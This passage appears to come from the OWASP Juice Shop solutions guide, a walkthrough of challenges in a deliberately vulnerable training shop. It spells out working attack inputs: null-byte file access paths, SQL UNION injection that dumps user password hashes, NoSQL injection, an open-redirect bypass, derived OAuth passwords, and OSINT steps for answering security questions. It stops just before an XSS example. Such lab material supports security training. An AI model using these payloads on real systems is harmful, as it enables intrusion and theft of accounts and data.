7. This time it will be accepted! Proceed to *Checkout* to get the challenge solved.

Access a developer's forgotten backup file

1. Browse to `http://localhost:3000/ftp` (like in Access a confidential document).
2. Opening `http://localhost:3000/ftp/package.json.bak` directly will fail complaining about an illegal file type.
3. Using a *Poison Null Byte* (`%00`) the filter can be tricked, but only with a twist:
 - Accessing `http://localhost:3000/ftp/package.json.bak%00.adoc` will surprisingly **not** succeed...
 - ...because the `%` character needs to be URL-encoded (into `%25`) as well in order to work its magic later during the file system access.
4. `http://localhost:3000/ftp/package.json.bak%2500.adoc` will ultimately solve the challenge.

Access a salesman's forgotten backup file

1. Use the *Poison Null Byte* attack described in Access a developer's forgotten backup file...
2. ...to download `http://localhost:3000/ftp/coupons_2013.adoc.bak%2500.adoc`

Log in with Bjoern's Gmail account

1. Bjoern has registered via Google OAuth with his (real) account `bjoern.kimminich@gmail.com`.
2. Cracking his password hash will probably not work.
3. To find out how the OAuth registration and login work, inspect the `main.js` and search for `oauth`, which will eventually reveal a function `userService.oauthLogin()`.

main.js main.js:formatted X

i

Pretty-print this minified file?

more

```
7302         this.route = t
7303     }
7304     return l.prototype.ngOnInit = function() {
7305         var l = this;
7306         console.log(this.route.snapshot.data),
7307         this.userService.oauthLogin(this.parseRedirectUrlParams().access_token).subscribe(function(n) {
7308             l.userService.save({
7309                 email: n.email,
7310                 password: btoa(n.email.split("").reverse().join("")),
7311             }).subscribe(function() {
7312                 l.login(n)
7313             }, function() {
7314                 return l.login(n)
7315             })
7316         }, function(n) {
7317             l.invalidateSession(n),
7318             l.router.navigate(["/login"])
7319         })
7320     }
7321     ,
7322     l.prototype.login = function(l) {
7323         var n = this;
7324         this.userService.login({
7325             email: l.email,
7326             password: btoa(l.email.split("").reverse().join("")),
7327             oauth: !0
7328         }).subscribe(function(l) {
7329             n.cookieService.put("token", l.token),
7330             sessionStorage.setItem("bid", l.bid),
7331             localStorage.setItem("token", l.token),
7332             n.userService.isLoggedIn.next(!0),
7333             n.router.navigate(["/"])
7334         }, function(l) {
7335             n.invalidateSession(l),
7336             n.router.navigate(["/login"])
7337         })
7338     }
7339 }
```

4. In the function body you will notice a call to `userService.save()` - which is used to create a user account in the non-Google *User Registration* process - followed by a call to the regular `userService.login()`
5. The `save()` and `login()` function calls both leak how the password for the account is set: `password: btoa(n.email.split("").reverse().join(""))`
6. Some Internet search will reveal that `window.btoa()` is a default function to encode strings into Base64.
7. What is passed into `btoa()` is `email.split("").reverse().join("")`, which is simply the email address string reversed.
8. Now all you have to do is Base64-encode `moc.liamg@hcinimmik.nreobjb`, so you can log in directly with *Email* `bjoern.kimminich@gmail.com` and *Password* `bW9jLmxpYW1nQGHjaW5pbW1pay5ucmVvamI=`.

Steal someone else's personal data without using Injection

1. Log in as any user, put some items into your basket and create an order from these.
2. Notice that you end up on a URL with a seemingly generated random part, like `http://localhost:3000/#/order-completion/5267-829f123593e9d098`
3. On that *Order Summary* page, click on the *Track Orders* link under the *Thank you for your purchase!* message to end up on a URL similar to `http://localhost:3000/#/track-result/new?id=5267-829f123593e9d098`
4. Open the network tab of your browser's DevTools and refresh that page. You should notice a request similar to `http://localhost:3000/rest/track-order/5267-829f123593e9d098`.
5. Inspecting the response closely, you might notice that the user email address is partially obfuscated: `{"status": "success", "data": [{"orderId": "5267-829f123593e9d098", "email": "*dm*n@j*c*-sh.*p", "totalPrice": 2.88, "products": [{"quantity": 1, "name": "Apple Juice (1000ml)", "price": 1.99, "total": 1.99, "bonus": 0}, {"quantity": 1, "name": "Apple Pomace", "price": 0.89, "total": 0.89, "bonus": 0}], "bonus": 0, "eta": "2", "_id": "tosmfPsDaWcEnzRr3"}]}`
6. It looks like certain letters - seemingly all vowels - were replaced with `*` characters before the order was stored in the database.
7. Register a new user with an email address that would result in *the exact same* obfuscated email address. For example register `edmin@juice-sh.op` to steal the data of `admin@juice-sh.op`.
8. Log in with your new user and immediately get your data exported via `http://localhost:3000/#/privacy-security/data-export`.

9. You will notice that the order belonging to the existing user `admin@juice-sh.op` (in this example `5267-829f123593e9d098`) is part of your new user's data export due to the clash when obfuscating emails!

Access a misplaced SIEM signature file

1. Use the *Poison Null Byte* attack described in Access a developer's forgotten backup file...
2. ...to download `http://localhost:3000/ftp/suspicious_errors.yml%2500.adoc`

Let the server sleep for some time

1. You can interact with the backend API for product reviews via the dedicated endpoints `/rest/products/reviews` and `/rest/products/{id}/reviews`
2. Get the reviews of the product with database ID 1: `http://localhost:3000/rest/products/1/reviews`
3. Inject a `sleep(integer_ms)` command by changing the URL into `http://localhost:3000/rest/products/sleep(2000)/reviews` to solve the challenge

To avoid *real* Denial-of-Service (DoS) issues, the Juice Shop will only wait for a maximum of 2 seconds, so `http://localhost:3000/rest/products/sleep(999999)/reviews` should not take longer than `http://localhost:3000/rest/products/sleep(2000)/reviews` to respond.

Update multiple product reviews at the same time

1. Log in as any user to get your `Authorization` token from any subsequent request's headers.
2. Submit a PATCH request to `http://localhost:3000/rest/products/reviews` with
 - `{ "id": { "$ne": -1 }, "message": "NoSQL Injection!" }` as body
 - `application/json` as Content-Type header.
 - and `Bearer ?` as Authorization header, replacing the `?` with the token you received in step 1.

The screenshot shows a REST client interface with the following details:

- Environment:** No Environment
- URL:** http://localhost:3000/rest/product/reviews
- Method:** PATCH
- Body:**

```
{ "id": { "$ne": -1 }, "message": "NoSQL Injection!" }
```
- Response:** Status: 200 OK, Time: 121 ms, Size: 2.57 KB
- Response Body (JSON):**

```
{  "updated": [    {      "message": "NoSQL Injection!",      "author": "morty@juice-sh.op",      "product": 31,      "likesCount": 0,      "likedBy": [],      "_id": "D5c2sJRtmWEf6yxW4"    },    {      "message": "NoSQL Injection!",      "author": "jim@juice-sh.op",      "product": 19    }  ]}
```

3. Check different product detail dialogs to verify that *all* review texts have been changed into NoSQL Injection!

Enforce a redirect to a page you are not supposed to redirect to

1. Pick one of the redirect links in the application, e.g. <http://localhost:3000/redirect?to=https://github.com/juice-shop/juice-shop> from the *GitHub*-button in the navigation bar.


2. Trying to redirect to some unrecognized URL fails due to allowlist validation with 406 Error: Unrecognized target URL for redirect.
3. Removing the to parameter (http://localhost:3000/redirect) will instead yield a 500 TypeError: Cannot read property 'indexOf' of undefined where the indexOf indicates a severe flaw in the way the allowlist works.
4. Craft a redirect URL so that the target-URL in to comes with an own parameter containing a URL from the allowlist, e.g.
http://localhost:3000/redirect?to=http://kimminich.de?pwned=https://github.com/juice-shop/juice-shop

Bypass a security control with a Poison Null Byte

1. Solve Access a developer's forgotten backup file, Access a salesman's forgotten backup file, Access a misplaced SIEM signature file or Find the hidden easter egg to solve this challenge as a by-product.

Reset Bender's password via the Forgot Password mechanism

1. Trying to find out who "Bender" might be should *immediately* lead you to *Bender from Futurama* as the only viable option



2. Visit [https://en.wikipedia.org/wiki/Bender_\(Futurama\)](https://en.wikipedia.org/wiki/Bender_(Futurama)) and read the *Character Biography* section
3. It tells you that Bender had a job at the metalworking factory, bending steel girders for the construction of *suicide booths*.
4. Find out more on *Suicide Booths* on http://futurama.wikia.com/wiki/Suicide_booth
5. This site tells you that their most important brand is *Stop'n'Drop*
6. Visit <http://localhost:3000/#/forgot-password> and provide `bender@juice-sh.op` as your *Email*
7. In the subsequently appearing form, provide *Stop 'n' Drop* as *Company you first work for as an adult?*
8. Then type any *New Password* and matching *Repeat New Password*
9. Click *Change* to solve this challenge

Reset Uvogin's password via the Forgot Password mechanism

1. To reset Uvogin's password, you need to find out what his favorite movie is in order to answer his security question. This is the kind of information that people often carelessly expose online.
2. People often tend to reuse aliases on different websites. Sherlock is a great tool for finding social media accounts with known aliases/pseudonyms.
3. Unfortunately, plugging *uvogin* into *sherlock* yields nothing of interest. Reading the reviews left by *uvogin* on the various products, one can notice that they have quite an affinity for *leetspeak*.
4. Trying out a few variations of the alias *uvogin*, *uv0gin* leads us to a twitter account with a similarly written tweet which references a vulnerable beverage store. However nothing about his favorite movie.



The image shows a Twitter profile page for the user @uv0gin. The header features the Twitter logo and a search bar. The profile picture is a circular image of a character with a wide, toothy grin. The banner image is a black and white illustration of a group of people in suits sitting around a long table with a red tablecloth, with a small orange juice carton on the table. The profile name is "Uvogin" and the handle is "@uv0gin". The bio reads "I'm done brawling with my fists, now I smash firewalls". It shows the user joined in April 2020, with 0 following and 0 followers. The tabs for Tweets, Tweets & replies, Media, and Likes are visible. The first tweet is from April 4th, containing a mix of leet speak and English text about finding a flaw in a secure app.

 Search Twitter



Uvogin
@uv0gin

I'm done brawling with my fists, now I smash firewalls

 Joined April 2020

0 Following 0 Followers


Tweets Tweets & replies Media Likes

 **Uvogin** @uv0gin · Apr 4

I th0ugh7 I f1n4lly f0und a r3l1abl3 0nl1n3 st0r3 f0r b3v3rages. Turn5 Out
1t's m0r3 l1k3 a ch3ckl1st of wh4t NOT t0 d0 wh3n bu1ld1n6 a s3cure app.
0 stars

5. The WayBack can be used to check for older versions of their profile page to look for deleted tweets. And indeed, one of the snapshots available on WayBack contains a deleted tweet that references *Silence of the Lambs* which is infact the correct answer to his security question



Rat out a notorious character hiding in plain sight in the shop

1. Looking for irregularities among the image files you will at some point notice that 5.png is the only PNG file among otherwise only JPGs in the customer feedback carousel:



2. Running this image through some decoders available online will probably just return garbage, e.g. <http://stylesuxx.github.io/steganography/> gives you gibberish looking something like `ÿÁÿm¶Û$ÿHÕPü^ÛN' c±UY ;fäHÜmÉ#r<v ,` or <https://www.mobilefish.com/services/steganography/steganography.php> gives up with No hidden message or file found in the image . On <https://incoherency.co.uk/image-steganography/#unhide> you will also find nothing independent of how you set the *Hidden bits* slider:

Image Steganography

[How it works](#)[How to defeat it](#)

Hide images inside other images.

This is a client-side Javascript tool to steganographically hide images inside the lower "bits" of other images.


Select either "Hide image" or "Unhide image". Play with the **example** images (all 200x200 px) to get a feel for it.

Image:


steganography.png

Example:

Hidden bits: 5



3. Moving on to client applications you might end up with OpenStego which is built in Java but also offers a Windows installer at <https://github.com/syvaitya/openstego/releases>.
4. Selecting the 5.png and clicking *Extract Data* OpenStego will quickly claim to have been successful:



5. The image that will be put into the *Output Stego file* location clearly depicts a pixelated version of Pickle Rick (from S3E3 - one of the best Rick & Morty episodes ever)



6. Visit <http://localhost:3000/#/contact>
7. Submit your feedback containing the name `Pickle Rick` (case doesn't matter) to solve this challenge.

Inform the shop about a typosquatting trick it has been a victim of

1. Solve the Access a developer's forgotten backup file challenge and open the `package.json.bak` file
2. Scrutinizing each entry in the `dependencies` list you will at some point get to `epilogue-js`, the overview page of which gives away that you find the culprit at <https://www.npmjs.com/package/epilogue-js>

epilogue-js

0.7.3 • Public • Published a year ago

Readme

Admin

3 Dependencies

0 Dependents

2 Versions

build passing dependencies up to date

Epilogue



THIS IS NOT THE MODULE YOU ARE LOOKING FOR! Please use <https://github.com/dchester/epilogue>! This repository exists only for security awareness and training purposes to demonstrate the issue of *typosquatting*! Please read <https://github.com/bkimminich/juice-shop/issues/368> and <https://iamakulov.com/notes/npm-malicious-packages/> for more information!

Create flexible REST endpoints and controllers from **Sequelize** models in your **Express** or **Restify** app.

Getting Started

```
var Sequelize = require('sequelize'),
    epilogue = require('epilogue'),
    http = require('http');

// Define your models
var database = new Sequelize('database', 'root', 'password');
var User = database.define('User', {
  username: Sequelize.STRING,
  birthday: Sequelize.DATE
});
```

install

> npm i epilogue-js

± weekly downloads

266



version

0.7.3

license

MIT

open issues

58

pull requests

12

homepage

github.com

repository

github

last publish

a year ago

collaborators



Test with RunKit

Report a vulnerability

```
// Initialize server
var server, app;
if (process.env.USE_RESTIFY) {
  var restify = require('restify');
  app = server = restify.createServer();
}
```

3. Visit <http://localhost:3000/#/contact>

4. Submit your feedback with `epilogue-js` in the comment to solve this challenge

You can probably imagine that the typosquatted `epilogue-js` would be *a lot harder* to distinguish from the original repository `epilogue`, if it were not marked with the *THIS IS NOT THE MODULE YOU ARE LOOKING FOR!*-warning at the very top. Below you can see the original `epilogue` NPM page:

epilogue

0.7.1 • Public • Published 2 years ago

[Readme](#)
[3 Dependencies](#)
[12 Dependents](#)
[19 Versions](#)
[build](#) [passing](#) [dependencies](#) [up to date](#)

Epilogue

Create flexible REST endpoints and controllers from [Sequelize](#) models in your [Express](#) or [Restify](#) app.

Getting Started

```
var Sequelize = require('sequelize'),
    epilogue = require('epilogue'),
    http = require('http');

// Define your models
var database = new Sequelize('database', 'root', 'password');
var User = database.define('User', {
  username: Sequelize.STRING,
  birthday: Sequelize.DATE
});

// Initialize server
var server, app;
if (process.env.USE_RESTIFY) {
  var restify = require('restify');

  app = server = restify.createServer()
  app.use(restify.queryParser());
  app.use(restify.bodyParser());
```

install

```
> npm i epilogue
```

± weekly downloads

630

version

0.7.1

license

MIT

open issues

58

pull requests

12

homepage

github.com

repository

github

last publish

2 years ago

collaborators



Test with RunKit

Report a vulnerability

Retrieve a list of all user credentials via SQL Injection

1. During the Order the Christmas special offer of 2014 challenge you learned that the `/rest/products/search` endpoint is susceptible to SQL Injection into the `q` parameter.
2. The attack payload you need to craft is a `UNION SELECT` merging the data from the user's DB table into the products returned in the JSON result.

3. As a starting point we use the known working `''))--` attack pattern and try to make a `UNION SELECT` out of it
4. Searching for `'')) UNION SELECT * FROM x--` fails with a `SQLITE_ERROR: no such table: x` as you would expect. But we can easily guess the table name or infer it from one of the previous attacks on the *Login* form where even the underlying SQL query was leaked.
5. Searching for `'')) UNION SELECT * FROM Users--` fails with a promising `SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns` which least confirms the table name.
6. The next step in a `UNION SELECT`-attack is typically to find the right number of returned columns. As the *Search Results* table in the UI has 3 columns displaying data, it will probably at least be three. You keep adding columns until no more `SQLITE_ERROR` occurs (or at least it becomes a different one):
 - a. `'')) UNION SELECT '1' FROM Users--` fails with number of result columns error
 - b. `'')) UNION SELECT '1', '2' FROM Users--` fails with number of result columns error
 - c. `'')) UNION SELECT '1', '2', '3' FROM Users--` fails with number of result columns error
 - d. (...)
 - e. `'')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8' FROM Users--` *still fails* with number of result columns error
 - f. `'')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8', '9' FROM Users--` finally gives you a JSON response back with an extra element

```
{ "id": "1", "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9" }.
```
7. Next you get rid of the unwanted product results changing the query into something like `qwert')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8', '9' FROM Users--` leaving only the "UNION ed" element in the result set
8. The last step is to replace the fixed values with correct column names. You could guess those or derive them from the RESTful API results or remember them from previously seen SQL errors while attacking the *Login* form.
9. Searching for `qwert')) UNION SELECT id, email, password, '4', '5', '6', '7', '8', '9' FROM Users--` solves the challenge giving you a the list of all user data in convenient JSON format.

```
{
  "status": "success",
  "data": [
    {
      "id": "1",
      "name": "admin@juice-sh.op",
      "description": "admin@juice-sh.op",
      "price": "0192023a7bbd73250516f069df18b500",
      "image": "5",
      "createdAt": "6",
      "updatedAt": "7",
      "deletedAt": "8"
    },
    {
      "id": "1",
      "name": "jim@juice-sh.op",
      "description": "jim@juice-sh.op",
      "price": "e541ca7ecf72b8d1286474fc613e5e45",
      "image": "5",
      "createdAt": "6",
      "updatedAt": "7",
      "deletedAt": "8"
    },
    {
      "id": "1",
      "name": "bender@juice-sh.op",
      "description": "bender@juice-sh.op",
      "price": "0c36e517e3fa95aabf1bbffc6744a4ef",
      "image": "5",
      "createdAt": "6",
      "updatedAt": "7",
      "deletedAt": "8"
    },
    {
      "id": "1",
      "name": "bjoern.kimminich@gmail.com",
      "description": "bjoern.kimminich@gmail.com",
      "price": "03b00c8d286034a70a59dc282e5982bb",
      "image": "5",
      "createdAt": "6",
      "updatedAt": "7",
      "deletedAt": "8"
    },
    {
      "id": "1",
      "name": "ciso@juice-sh.op",
      "description": "ciso@juice-sh.op",
      "price": "861917d5fa5f1172f931dc700d81a8fb",
      "image": "5",
      "createdAt": "6",
      "updatedAt": "7",
      "deletedAt": "8"
    },
    {
      "id": "1",
      "name": "support@juice-sh.op",
      "description": "support@juice-sh.op",
      "price": "d57386e76107100a7d6c2782978b2e7b",
      "image": "5",
      "createdAt": "6",
      "updatedAt": "7",
      "deletedAt": "8"
    },
    {
      "id": "1",
      "name": "marty@juice-sh.op",
      "description": "marty@juice-sh.op",
      "price": "f2f933d0bb0ba057bc8e33b8ebd6d9e8",
      "image": "5",
      "createdAt": "6",
      "updatedAt": "7",
      "deletedAt": "8"
    },
    {
      "id": "1",
      "name": "mc.safesearch@juice-sh.op",
      "description": "mc.safesearch@juice-sh.op",
      "price": "b03f4b0ba8b458fa0acdc02c0b953bc8",
      "image": "5",
      "createdAt": "6",
      "updatedAt": "7",
      "deletedAt": "8"
    },
    {
      "id": "1",
      "name": "j12934@juice-sh.op",
      "description": "j12934@juice-sh.op",
      "price": "3c2abc04e4a6ea8f1327d0aae3714b7d",
      "image": "5",
      "createdAt": "6",
      "updatedAt": "7",
      "deletedAt": "8"
    },
    {
      "id": "1",
      "name": "wurstbrot@juice-sh.op",
      "description": "wurstbrot@juice-sh.op",
      "price": "9ad5b0492bbe528583e128d2a8941de4",
      "image": "5",
      "createdAt": "6",
      "updatedAt": "7",
      "deletedAt": "8"
    },
    {
      "id": "1",
      "name": "amy@juice-sh.op",
      "description": "amy@juice-sh.op",
      "price": "030f05e45e30710c3ad3c32f00de0473",
      "image": "5",
      "createdAt": "6",
      "updatedAt": "7",
      "deletedAt": "8"
    },
    {
      "id": "1",
      "name": "bjoern@juice-sh.op",
      "description": "bjoern@juice-sh.op",
      "price": "7f311911af16fa8f418dd1a3051d6810",
      "image": "5",
      "createdAt": "6",
      "updatedAt": "7",
      "deletedAt": "8"
    },
    {
      "id": "1",
      "name": "bjoern@owasp.org",
      "description": "bjoern@owasp.org",
      "price": "9283f1b2e9669749081963be0462e466",
      "image": "5",
      "createdAt": "6",
      "updatedAt": "7",
      "deletedAt": "8"
    },
    {
      "id": "1",
      "name": "bjoern.kimminich@owasp.org",
      "description": "bjoern.kimminich@owasp.org",
      "price": "83441dd485959661fbdf283bf75935f9",
      "image": "5",
      "createdAt": "6",
      "updatedAt": "7",
      "deletedAt": "8"
    }
  ]
}
```

There is of course a much easier way to retrieve a list of all users as long as you are logged in: Open <http://localhost:3000/#/administration> while monitoring the HTTP calls in your browser's developer tools. The response to <http://localhost:3000/rest/user/authentication-details> also contains the user data in JSON format. But: This list has all the password hashes replaced with * -symbols, so it does not count as a solution for this challenge.

Inform the shop about a vulnerable library it is using

Juice Shop depends on a JavaScript library with known vulnerabilities. Having the `package.json.bak` and using an online vulnerability database like [Retire.js](#) or a CLI tool like [npm-audit](#) that comes with Node.js, makes it rather easy to identify it.

1. Solve [Access a developer's forgotten backup file](#)
2. Checking the dependencies in `package.json.bak` for known vulnerabilities online will give you a match (at least) for
 - `sanitize-html`: Sanitization of HTML strings is not applied recursively to input, allowing an attacker to potentially inject script and other markup (see <https://github.com/advisories/GHSA-3j7m-hmh3-9jmp>)
 - `express-jwt`: Inherits a JWT verification bypass and other vulnerabilities from its dependencies (see <https://github.com/advisories/GHSA-c7hr-j4mj-j2w6>)
3. Visit <http://localhost:3000/#/contact>
 - a. Submit your feedback with the string pair `sanitize-html` and `1.4.2` appearing somewhere in the comment. Alternatively you can submit `express-jwt` and `0.1.3`.

Perform a persisted XSS attack bypassing a server-side security mechanism

In the `package.json.bak` you might have noticed the pinned dependency `"sanitize-html": "1.4.2"`. Internet research will yield a reported Cross-site Scripting (XSS) vulnerability, which was fixed with version 1.4.3 - one release later than used by the Juice Shop. The referenced GitHub issue explains the problem and gives an exploit example:

